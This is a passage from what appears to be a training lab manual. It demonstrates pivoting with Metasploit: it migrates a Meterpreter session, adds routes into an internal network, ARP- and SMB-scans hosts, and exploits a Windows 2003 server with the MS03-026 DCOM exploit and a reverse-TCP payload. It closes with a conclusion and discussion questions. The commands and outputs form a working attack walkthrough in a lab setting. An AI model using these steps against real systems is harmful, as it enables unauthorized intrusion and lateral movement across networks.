
Go back to the *External* **BackTrack 5** attack machine. You should see the message successfully migrated to process. BackTrack switches from the Internet Explorer process to notepad in case the user closes their browsing session. The migration keeps the attacker connected, regardless of whether the victim closes Internet Explorer or not.



```
msf  exploit(ms09_002_memory_corruption) > [*] 216.1.1.1       ms09_002_memory_corruption - Sendin
ry Corruption
[*] 216.1.1.1       ms09_002_memory_corruption - Sending Internet Explorer 7 CFunctionPointer Unin
[*] Sending stage (752128 bytes) to 216.1.1.1
[*] Meterpreter session 1 opened (216.6.1.100:4444 -> 216.1.1.1:1124) at 2013-01-08 23:15:06 -0500
[*] Session ID 1 (216.6.1.100:4444 -> 216.1.1.1:1124) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: IEXPLORE.EXE (620)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1500
[+] Successfully migrated to process
```

Figure 52: Migrating from Iexplore.exe to notepad.exe


6. To view a list of the active sessions, hit enter then type the following command:
   msf exploit(ms09_002_memory_corruption) > **sessions –l**



```
msf  exploit(ms09_002_memory_corruption) > sessions -l

Active sessions
===============

  Id  Type                   Information                Connection
  --  ----                   -----------                ----------
  1   meterpreter x86/win32  WINXP\Administrator @ WINXP  216.6.1.100:4444 -> 216.1.1.1:1045 (192.168.1.175)
```

Figure 53: The Active Meterpreter Session


7. To interact with victim's machine within the Meterpreter session, type:
   msf exploit(ms09_002_memory_corruption) > **sessions -i 1**



```
msf  exploit(ms09_002_memory_corruption) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Figure 54: Interacting with Meterpreter


8. To get a command prompt on the victim machine, type the following:
   meterpreter > **shell**



```
meterpreter > shell
Process 1632 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Figure 55: Obtaining a Command Prompt


9. To determine the internal IP address of the victim machine, type:
   meterpreter > **ipconfig /all**



```
C:\Documents and Settings\Administrator\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : WINXP
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter
        Physical Address. . . . . . . . . : 00-0C-29-E0-09-3F
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.1.175
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
        DNS Servers . . . . . . . . . . . : 192.168.1.100

C:\Documents and Settings\Administrator\Desktop>
```

Figure 56: Determining the IP address of the Internal Machine

10. Type the following to leave the command prompt and return to Meterpreter:
    C:\Documents and Settings\Administrator\Desktop\exit



```
C:\Documents and Settings\Administrator\Desktop>exit
meterpreter >
```

Figure 57: Leaving the Command Prompt

Based on the results of the ipconfig /all command, the attacker now knows some information about the layout of the internal network. She now knows that the XYZ Company uses the Private internal IP address range of 192.168.1.0/24. Before now, the only IP address the hacker knew about was the Public IP address of 216.6.1.100.





Figure 58: People on the Internet are Unaware of your Internal Network Layout


11. Add a route to the victim machine by typing the following command:
    meterpreter > **run autoroute -s 192.168.1.0**



```
meterpreter > run autoroute -s 192.168.1.0
[*] Adding a route to 192.168.1.0/255.255.255.0...
[+] Added route to 192.168.1.0/255.255.255.0 via 216.1.1.1
[*] Use the -p option to list all active routes
```

Figure 59: Adding a Route to the Victim Network


12. To determine an IP address of another machine on the Internal network, type:
    meterpreter > run **arp_scanner -r 192.168.1.0/24**



```
meterpreter > run arp_scanner -r 192.168.1.0/24
[*] ARP Scanning 192.168.1.0/24
[*] IP: 192.168.1.1 MAC 00:0c:29:31:57:1e
[*] IP: 192.168.1.100 MAC 00:0c:29:43:c9:0d
```

Figure 60: Enumerating Internal Hosts

13. Background the current Meterpreter session by typing the following command:
    meterpreter > **background**




```
meterpreter > background
[*] Backgrounding session 1...
msf  exploit(ms09_002_memory_corruption) >
```

Figure 61: Background the Session

Now, we will scan the next host on the list. We are choosing 192.168.1.100 because 192.168.1.1 is the gateway and the gateway is usually a router running Cisco IOS.


14. To scan the 192.168.1.100 IP address identified by the ARP Scan, type:
msf exploit(ms09_002_memory_corruption) > **use auxiliary/scanner/smb/smb_version**



```
msf  exploit(ms09_002_memory_corruption) > use auxiliary/scanner/smb/smb_version
```

Figure 62: Using the Auxiliary Scanner


15. Set the RHOSTS to 192.168.1.100 by typing the following command:
    msf auxiliary(smb_version) > **set rhosts 192.168.1.100**



```
msf  auxiliary(smb_version) > set rhosts 192.168.1.100
rhosts => 192.168.1.100
```

Figure 63: Setting the RHOSTS

16. Type the following command to run the SMB auxiliary scanner:
    msf auxiliary(smb_version) > **run**




```
msf  auxiliary(smb_version) > run

[*] 192.168.1.100:445 is running Windows 2003 No Service Pack
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(smb_version) > 
```

Figure 64: Running the Scan

Windows 2003 without a service pack is vulnerable to the Microsoft RPC DCOM exploit. It is important to know that this system is not vulnerable behind the firewall because the exploit requires port 135 to be open. That ports to other machines on the internal network, but it is not open to machines on the Internet. However, since we have a connection to a machine on the internal network, we can attack it internally.


17. To use the Microsoft RPC DCOM exploit, type the following command
    msf auxiliary(smb_version) > **use exploit/windows/dcerpc/ms03_026_dcom**



```
msf  auxiliary(smb_version) > use exploit/windows/dcerpc/ms03_026_dcom
msf  exploit(ms03_026_dcom) > 
```

Figure 65: Using the Microsoft RPC DCOM exploit


18. Type the following command to set the remote host to 192.168.1.100:
    msf exploit(ms03_026_dcom) > **set rhost 192.168.1.100**



```
msf  exploit(ms03_026_dcom) > set rhost 192.168.1.100
rhost => 192.168.1.100
```

Figure 66: Setting the RHOST

19. Type the following command to set the payload to Meterpreter:
    msf exploit(ms03_026_dcom) > **set payload windows/meterpreter/reverse_tcp**




```
msf  exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 67: Setting the PAYLOAD

The local host, or lhost, will need to be set to the IP address of the victim machine.


20. Type the following command to set the payload to Meterpreter:
    msf exploit(ms03_026_dcom) > **set lhost 192.168.1.175**



```
msf  exploit(ms03_026_dcom) > set lhost 192.168.1.175
lhost => 192.168.1.175
```

Figure 68: Setting the LHOST

21. Type the following command to exploit the 192.168.1.100 machine:
    msf exploit(ms03_026_dcom) > **exploit**




```
msf  exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.1.175:4444 via the meterpreter on session 1
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.100[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.100[135] ...
[*] Sending exploit ...
[*] Sending stage (752128 bytes)
[*] Meterpreter session 2 opened (216.6.1.100-216.1.1.1:4444 -> 192.168.1.100:5873) at 2013-01-09 14:19:00 -0500
```

Figure 69: Exploitation

If your connection fails or pauses, check the **Windows XP Pro** machine; you may have received a Security Alert pop-up. If so, you will need to click **Unblock.** It is important to note that sometimes users click Unblock without knowing what connections they are allowing into their system. If the connection is still unsuccessful, you may need to check to see if the **Windows 2003 SQL** machine crashed. If so, you will need to reboot the system. You may have to use **CTRL-Z** to abort the exploit and issue the **exploit** command again.


22. Type the following command to view the IP address of the new victim machine:
    meterpreter > **ipconfig**



```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 65539
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:43:c9:0d
MTU          : 1500
IPv4 Address : 192.168.1.100
IPv4 Netmask : 255.255.255.0
```

Figure 70: The IP address of the New Victim

23. On the **Windows XP Pro** machine open a command prompt, and type:
    C:\netstat –an



```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1030         0.0.0.0:0              LISTENING
  TCP    192.168.1.175:139      0.0.0.0:0              LISTENING
  TCP    192.168.1.175:1041     216.6.1.100:4444       ESTABLISHED
  TCP    192.168.1.175:1042     192.168.1.100:110      TIME_WAIT
  TCP    192.168.1.175:4444     192.168.1.100:5873     ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1025           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1026         *:*
  UDP    127.0.0.1:1039         *:*
  UDP    127.0.0.1:1900         *:*
  UDP    192.168.1.175:123      *:*
  UDP    192.168.1.175:137      *:*
  UDP    192.168.1.175:138      *:*
  UDP    192.168.1.175:1900     *:*
```

Figure 71: The Established Connections

You should see two established connections:

- One from the Victim to the Attacker’s Public IP address
- One from the XP Victim (Pivot Machine) to the Windows Server Victim

3.2 Conclusion

Once a hacker gets into the internal network, their job has not necessarily finished. In fact, it may have just started. The attacker can scan for new victims by utilizing the tools within Metasploit. The attacker can leverage their position on the internal network to exploit systems that are not normally vulnerable to attack because they are not Internet facing. This illustrates the importance of patching all systems on an internal network.

3.3 Discussion Questions

1. How do you add a route to the victim network using Metasploit?
2. How do you scan machines on the internal network using Metasploit?
3. What does an attacker from the Internet know about an internal network?
4. What is the Meterpreter command to get a command prompt on the victim?

References

1. Metasploit Official Website:
   http://www.metasploit.com/

2. Free Metasploit Course:
   http://www.offensive-security.com/metasploit-unleashed/Main_Page

3. Apache Software Foundation:
   http://www.apache.org/

4. WGET Documentation:
   http://linux.about.com/od/commands/l/blcmdl1_wget.htm

5. Access Logs:
   http://httpd.apache.org/docs/2.2/logs.html